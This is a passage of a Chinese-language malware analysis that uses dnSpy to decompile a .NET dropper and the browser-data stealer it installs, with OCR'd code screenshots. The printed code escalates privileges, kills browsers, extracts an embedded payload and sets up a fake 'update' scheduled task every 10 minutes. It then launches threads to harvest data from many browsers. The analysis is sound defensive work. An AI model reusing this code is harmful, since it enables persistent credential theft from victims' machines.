


```
        // Token: 0x06000003 RID: 3 RVA: 0x0000208D File Offset: 0
        private void start_Main()
        {
            GameController.ExtactGame(this.argsParameter);
        }
```



```
System.Runtime (5.0.0.0)
GmLib (1.1.1.8)
  GmLib.dll
    引用
    资源
    { } -
    { } GamePcLib
      GameController @02000002
```

21. 转到 GameController 中进行分析，发现 ExtactGame 方法会执行多个函数：




```
namespace GamePcLib
{
    // Token: 0x02000002 RID: 2
    public class GameController
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        public static void ExtactGame(string[] args)
        {
            try
            {
                bool flag = args != null && args.Length != 0;
                if (flag)
                {
                    GameController._arg = args.First<string>();
                }
                GameController.CheckRole();
                GameController.KillApp();
                GameController.killBrowser();
                GameController.ExtracFile();
                GameController.CreateTask();
                GameController.RunTask();
            }
            catch (Exception ex)
            {
                Console.WriteLine(ex.Message);
            }
        }
```

22. 分别对这几个函数进行分析：


(1) 首先是 CheckRole()函数：

该函数首先检查当前用户是否是管理员，如果是管理员则获取系统路径 "C:\\Program Files (x86)"，然后进行组合得到“C:\\Program Files (x86)\MSPSecurity" 作为输出路径：



```
private static void CheckRole()
{
    bool flag = GameController.IsAdministrator();
    if (flag)
    {
        try
        {
            string str = GameController.ProgramFilesx86();
            GameController.outFile = str + "\\" + GameController.fileOutName;
        }
        catch (Exception ex)
        {
            Console.WriteLine(ex.Message);
        }
    }
    else
    {
        GameController.TryToAdmin();
```


如果不是管理员则尝试进行提权，然后获取系统文件路径：



```
else
{
    GameController.TryToAdmin();
    try
    {
        string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
        GameController.outFile = folderPath + "\\" + GameController.fileOutName;
        bool flag2 = !Directory.Exists(GameController.outFile);
        if (flag2)
        {
            Directory.CreateDirectory(GameController.outFile);
        }
    }
    catch (Exception ex2)
    {
        Console.WriteLine(ex2.Message);
    }
```

(2) 接下来分析 KillApp()函数：

该函数首先获取系统的所有进程信息：




```
private static void KillApp()
{
    try
    {
        Process[] processes = Process.GetProcesses();
        Process[] array = processes;
        for (int i = 0; i < array.Length; i++)
        {
```

150 %

局部变量

名称	值	类型
processes	{System.Diagnostics.Process[0x00000054]}	System.Diagnostics.Process[]
[0]	{System.Diagnostics.Process (winlogon)}	System.Diagnostics.Process
[1]	{System.Diagnostics.Process (svchost)}	System.Diagnostics.Process
[2]	{System.Diagnostics.Process (dllhost)}	System.Diagnostics.Process
[3]	{System.Diagnostics.Process (StartMenuExperienceHost)}	System.Diagnostics.Process
[4]	{System.Diagnostics.Process (RuntimeBroker)}	System.Diagnostics.Process
[5]	{System.Diagnostics.Process (ApplicationFrameHost)}	System.Diagnostics.Process
[6]	{System.Diagnostics.Process (SearchApp)}	System.Diagnostics.Process
[7]	{System.Diagnostics.Process (powershell)}	System.Diagnostics.Process
[8]	{System.Diagnostics.Process (vm3dservice)}	System.Diagnostics.Process
[9]	{System.Diagnostics.Process (svchost)}	System.Diagnostics.Process
[10]	{System.Diagnostics.Process (SystemSettingsBroker)}	System.Diagnostics.Process
[11]	{System.Diagnostics.Process (smss)}	System.Diagnostics.Process
[12]	{System.Diagnostics.Process (svchost)}	System.Diagnostics.Process
[13]	{System.Diagnostics.Process (svchost)}	System.Diagnostics.Process
[14]	{System.Diagnostics.Process (explorer)}	System.Diagnostics.Process
[15]	{System.Diagnostics.Process (conhost)}	System.Diagnostics.Process
[16]	{System.Diagnostics.Process (ctfmon)}	System.Diagnostics.Process
[17]	{System.Diagnostics.Process (svchost)}	System.Diagnostics.Process


然后检查"MSPSecurity"是否在运行，如果正在运行，则将该进程 kill：



```
private static void KillApp()
{
    try
    {
        Process[] processes = Process.GetProcesses();
        Process[] array = processes;
        for (int i = 0; i < array.Length; i++)
        {
            Process process = array[i];
            try
            {
                bool flag = process.ProcessName.ToLower().Contains(GameController.fileOutName.ToLower());
                if (flag)
                {
                    process.Kill();
                }
            }
            catch (Exception)
            {
            }
```

(3) 然后分析 KillBrowser()函数：


此函数首先获取当前系统的进程，然后从中查找浏览器进程，如果找到浏览器进程则对其进行 kill：



```
private static void killBrowser()
{
    try
    {
        Process[] processes = Process.GetProcesses();
        Process[] array = processes;
        for (int i = 0; i < array.Length; i++)
        {
            Process process = array[i];
            try
            {
                Console.WriteLine(process.ProcessName.ToLower());
                bool flag = process.ProcessName.ToLower().Contains("browser") || process.ProcessName.ToLower().Contains("brave") ||
                  process.ProcessName.ToLower().Contains("chrome") || process.ProcessName.ToLower().Contains("chromium") ||
                  process.ProcessName.ToLower().Contains("coccoc") || process.ProcessName.ToLower().Contains("comodo") ||
                  process.ProcessName.ToLower().Contains("dragon") || process.ProcessName.ToLower().Contains("edge") ||
                  process.ProcessName.ToLower().Contains("maxthon") || process.ProcessName.ToLower().Contains("midori") ||
                  process.ProcessName.ToLower().Contains("opera") || process.ProcessName.ToLower().Contains("vivaldi") ||
                  process.ProcessName.ToLower().Contains("yandex") || process.ProcessName.ToLower().Contains("firefox") ||
                  process.ProcessName.ToLower().Contains("seamonkey") || process.ProcessName.ToLower().Contains("slim");
                if (flag)
                {
                    process.Kill();
```

(4) 然后分析 ExtractFile()函数：


该程序首先检查指定路径下的文件夹是否存在，此路径就是上面分析得到的路径“C:\\Program Files (x86)\MSPSecurity"，如果路径存在，则获取该文件夹中的所有文件，然后进行删除，同时删除" MSPSecurity"文件夹



```
private static void ExtracFile()
{
    try
    {
        bool flag = Directory.Exists(GameController.outFile);
        if (flag)
        {
            try
            {
                string[] files = Directory.GetFiles(GameController.outFile);
                for (int i = 0; i < files.Length; i++)
                {
                    string path = files[i];
                    try
                    {
                        File.Delete(path);
                    }
                    catch
                    {
                    }
                }
                Directory.Delete(GameController.outFile);
            }
            catch
```


获取指定文件夹中所有文件名

如果指定路径“C:\\Program Files (x86)\MSPSecurity"不存在，则尝试创建文件夹；然后检查是否存在“C:\\Program Files (x86)\MSPSecurity\ MSPSecurity .exe";



```
try
{
    Directory.CreateDirectory(GameController.outFile);
}
catch
{
}
bool flag2 = !File.Exists(GameController.outFile + "\\" + GameController.fileOutName + ".exe");
if (flag2)
```

如果 exe 文件不存在，则从当前程序集 GmLib.dll 的资源中读取资源"Lib.Resources.botexec_1"；然后将资源写入“C:\\Program Files (x86)\MSPSecurity\ MSPSecurity "文件中，然后将文件重命名为 MSPSecurity.exe




```
if (flag2)
{
    Assembly callingAssembly = Assembly.GetCallingAssembly();
    List<string> list = callingAssembly.GetManifestResourceNames().ToList<string>();
    IEnumerable<string> arg_CC_0 = list;
    Func<string, bool> arg_CC_1;
    if ((arg_CC_1 = GameController.<>c.<>9__16_0) == null)
    {
        arg_CC_1 = (GameController.<>c.<>9__16_0 = new Func<string, bool>(GameController.<>c.<>9.<ExtracFile>b__16_0));
    }
    string name = arg_CC_0.Where(arg_CC_1).First<string>();
    Stream manifestResourceStream = callingAssembly.GetManifestResourceStream(name);
    bool flag3 = manifestResourceStream != null;
    if (flag3)
    {
        BinaryReader binaryReader = new BinaryReader(manifestResourceStream);
        FileStream output = new FileStream(GameController.outFile + "\\" + GameController.fileOutName, FileMode.OpenOrCreate);
        using (BinaryWriter binaryWriter = new BinaryWriter(output))
        {
            binaryWriter.Write(binaryReader.ReadBytes((int)manifestResourceStream.Length));
        }
        File.Move(GameController.outFile + "\\" + GameController.fileOutName, GameController.outFile + "\\" +
          GameController.fileOutName + ".exe");
    }
```

获取当前程序集

获取指定的资源

将资源写入指定文件中


文件重命名



```
◢ GmLib (1.1.1.8)
  ◢ GmLib.dll
    ▷ 引用
    ◢ 资源
        Lib.Resources.botexec_1
    ▷ {} -
    ◢ {} GamePcLib
      ▷ GameController @02000002
```

(5) 接下来分析 CreateTask 函数：


此函数会尝试删除存在的任务"Update\\Windows"，并且创建新的系统任务：



```
private static void CreateTask()
{
    try
    {
        GameController.DeleteTaskExist(GameController.Task_Name);
        GameController.CreateTaskUserLocal(GameController.Task_Name);
    }
    catch
    {
    }
}
```

在创建新的任务时，还会给出提示，并且设置触发器每 10 分钟触发一次，触发器

的操作则是执行“C:\\Program Files (x86)\MSPSecurity\ MSPSecurity.exe "：




```
private static bool CreateTaskUserLocal(string TASK_NAME)
{
    bool result;
    try
    {
        using (TaskService taskService = new TaskService())
        {
            bool flag = !taskService.get_RootFolder().get_AllTasks().Any((Task t) => t.get_Name() == TASK_NAME);
            if (flag)
            {
                TaskDefinition taskDefinition = taskService.NewTask();
                taskDefinition.get_RegistrationInfo().set_Description("Keeps your software up to date. If this task is disabled or stopped,
                  your software will not be kept up to date, meaning security vulnerabilities that may arise cannot be fixed and features may
                  not work. This task uninstalls itself when there is no software using it.");
                TimeTrigger timeTrigger = new TimeTrigger();
                timeTrigger.get_Repetition().set_Interval(TimeSpan.FromMinutes(10.0));
                taskDefinition.get_Triggers().Add<TimeTrigger>(timeTrigger);
                taskDefinition.get_Actions().Add<ExecAction>(new ExecAction(GameController.outFile + "\\" + GameController.fileOutName +
                  ".exe", null, null));
                taskService.get_RootFolder() RegisterTaskDefinition(TASK_NAME, taskDefinition);
            }
        }
        result = true;
```

伪更新提示

设置触发器


创建新任务



```
                TaskDefinition taskDefinition = taskService.NewTask();
                taskDefinition.get_RegistrationInfo().set_Description("Keeps your software up to date. If this task is disabled or stopped,
                  your software will not be kept up to date, meaning security vulnerabilities that may arise cannot be fixed and features m
                  not work. This task uninstalls itself when there is no software using it.");
                TimeTrigger timeTrigger = new TimeTrigger();
                timeTrigger.get_Repetition().set_Interval(TimeSpan.FromMinutes(10.0));
                taskDefinition.get_Triggers().Add<TimeTrigger>(timeTrigger);
                taskDefinition.get_Actions().Add<ExecAction>(new ExecAction(GameController.outFile + "\\" + GameController.fileOutName +
                  ".exe", null, null));
                taskService.get_RootFolder().RegisterTaskDefinition(TASK_NAME, taskDefinition);
            }
        }
```

名称	值	类型
flag	true	bool
taskDefinition	{Microsoft.Win32.TaskScheduler.TaskDefinition}	Microsoft.Win32.TaskSchedule...
Actions	{C:\Program Files (x86)\MSPSecurity\MSPSecurity.exe }	Microsoft.Win32.TaskSchedule...
Data	null	string
LowestSupportedVersion	V1	Microsoft.Win32.TaskSchedule...
Principal	{Microsoft.Win32.TaskScheduler.TaskPrincipal}	Microsoft.Win32.TaskSchedule...
RegistrationInfo	{Microsoft.Win32.TaskScheduler.TaskRegistrationInfo}	Microsoft.Win32.TaskSchedule...
Settings	{Microsoft.Win32.TaskScheduler.TaskSettings}	Microsoft.Win32.TaskSchedule...
Triggers	{当 2023/3/14 19:19-触发后，每 00:10:00无限}	Microsoft.Win32.TaskSchedule...

(6) 最后是 RunTask 函数：
该函数运行创建的任务，实现恶意程序持续驻留：




名称	状态	触发器	下
Windows	准备就绪	在 2023/3/14 的 19:19 时 - 触发后，无限期地每隔 10 分钟 重复一次。	20

名称: Windows

位置: \Update

创建者:

描述: Keeps your software up to date. If this task is disabled or stopped, your software v
be kept up to date, meaning security vulnerabilities that may arise cannot be fixed
features may not work. This task uninstalls itself when there is no software using it.




名称	状态	触发器	下
Windows	准备就绪	在 2023/3/14 的 19:19 时 - 触发后，无限期地每隔 10 分钟 重复一次。	20


创建任务时，必须指定任务启动时发生的操作。若要更改这些操作，使用 “属性” 命令打开任务属性页

操作	详细信息
启动程序	C:\Program Files (x86)\MSPSecurity\MSPSecurity.exe

MSPSecurity.exe


23. 利用 dnSpy 进行分析，发现其结构与 setup.exe 类似，首先进行资源文件加载，然后咋 main 程序中调用：


MSSecurityHealthSys (1.1.6.3)
MSSecurityHealthSys.exe
PE
引用
资源
costura.msssecurity.dll.compress
SecurityHealthProtected.Properti
{} -
<Module> @02000001
基类型和接口
派生类型
.cctor() : void @06000001
ProcessedByFody @0200000
{} Costura
AssemblyLoader @02000005
{} SecurityHealthProtected
Program @02000002
{} SecurityHealthProtected.Properties




```
using System;
using Costura;

// Token: 0x02000001 RID: 1
internal class <Module>
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002
    static <Module>()
    {
        AssemblyLoader.Attach();
    }
}
```

24. 程序入口创建线程执行了 Program 类中的 Security_Proected 方法:




```
using System;
using System.Threading;
using IJSON;

namespace SecurityHealthProtected
{
    // Token: 0x02000002 RID: 2
    internal static class Program
    {
        // Token: 0x06000002 RID: 2 RVA: 0x00002057 File Offset: 0x00000257
        [STAThread]
        private static void Main()
        {
            new Thread(new ThreadStart(Program.Security_Proected)).Start();
        }
    }
}
```

25. 发现 Program 类并没定义，那么应该是动态加载的，所以需要在 main 函数处下断点，然后跳转到 Program 类进行分析（需要单步执行，待 dnspy 加载 MSSSecurity.dll 后，就可以进行分析）




26. 跟入 Program.Security_Proected 方法:
此方法会先创建一个对象 PerInfo()，该对象用于保存从感染主机中收集的信息（IP，主机名，系统版本等）:



```
public static void Security_Proected()
{
    try
    {
        Program.perInfo = new PerInfo();
        Thread thread = new Thread(new ThreadStart(Infomation.runAsync));
        Thread thread2 = new Thread(new ThreadStart(Chrome.runAsync));
        Thread thread3 = new Thread(new ThreadStart(Edge.runAsync));
        Thread thread4 = new Thread(new ThreadStart(Firefox.runAsync));
        Thread thread5 = new Thread(new ThreadStart(Opera.runAsync));
        Thread thread6 = new Thread(new ThreadStart(Brave.runAsync));
        Thread thread7 = new Thread(new ThreadStart(Vivaldi.runAsync));
        Thread thread8 = new Thread(new ThreadStart(Maxthon.runAsync));
        Thread thread9 = new Thread(new ThreadStart(Chromium.runAsync));
        Thread thread10 = new Thread(new ThreadStart(Yandex.runAsync));
        Thread thread11 = new Thread(new ThreadStart(Coccoc.runAsync));
        Thread thread12 = new Thread(new ThreadStart(Slim.runAsync));
        Thread thread13 = new Thread(new ThreadStart(Comodo.runAsync));
        Thread thread14 = new Thread(new ThreadStart(Midori.runAsync));
        thread.Start();
        thread2.Start();
        thread3.Start();
```

```
public class PerInfo
{
    // Token: 0x17000042 RID: 66
    // (get) Token: 0x0600011F RID: 287 RVA:
    // (set) Token: 0x06000120 RID: 288 RVA:
    public string ip
    {
        get;
        set;
    }

    // Token: 0x17000043 RID: 67
    // (get) Token: 0x06000121 RID: 289 RVA:
    // (set) Token: 0x06000122 RID: 290 RVA:
    public string cc
    {
        get;
        set;
    }

    // Token: 0x17000044 RID: 68
    // (get) Token: 0x06000123 RID: 291 RVA:
    // (set) Token: 0x06000124 RID: 292 RVA:
    public string countryCode
    {
        get;
```


接下来会创建多个线程并依次执行:



```
public static void Security_Proected()
{
    try
    {
        Program.perInfo = new PerInfo();
        Thread thread = new Thread(new ThreadStart(Infomation.runAsync));
        Thread thread2 = new Thread(new ThreadStart(Chrome.runAsync));
        Thread thread3 = new Thread(new ThreadStart(Edge.runAsync));
        Thread thread4 = new Thread(new ThreadStart(Firefox.runAsync));
        Thread thread5 = new Thread(new ThreadStart(Opera.runAsync));
        Thread thread6 = new Thread(new ThreadStart(Brave.runAsync));
        Thread thread7 = new Thread(new ThreadStart(Vivaldi.runAsync));
        Thread thread8 = new Thread(new ThreadStart(Maxthon.runAsync));
        Thread thread9 = new Thread(new ThreadStart(Chromium.runAsync));
        Thread thread10 = new Thread(new ThreadStart(Yandex.runAsync));
        Thread thread11 = new Thread(new ThreadStart(Coccoc.runAsync));
        Thread thread12 = new Thread(new ThreadStart(Slim.runAsync));
        Thread thread13 = new Thread(new ThreadStart(Comodo.runAsync));
        Thread thread14 = new Thread(new ThreadStart(Midori.runAsync));
        thread.Start();
```

```
Thread thread12 = new Thread(new ThreadStart(Slim.runAsync));
Thread thread13 = new Thread(new ThreadStart(Comodo.runAsync));
Thread thread14 = new Thread(new ThreadStart(Midori.runAsync));
thread.Start();
thread2.Start();
thread3.Start();
thread4.Start();
thread5.Start();
thread6.Start();
thread7.Start();
thread8.Start();
thread9.Start();
thread10.Start();
thread11.Start();
thread12.Start();
thread13.Start();
thread14.Start();
thread.Join();
thread2.Join();
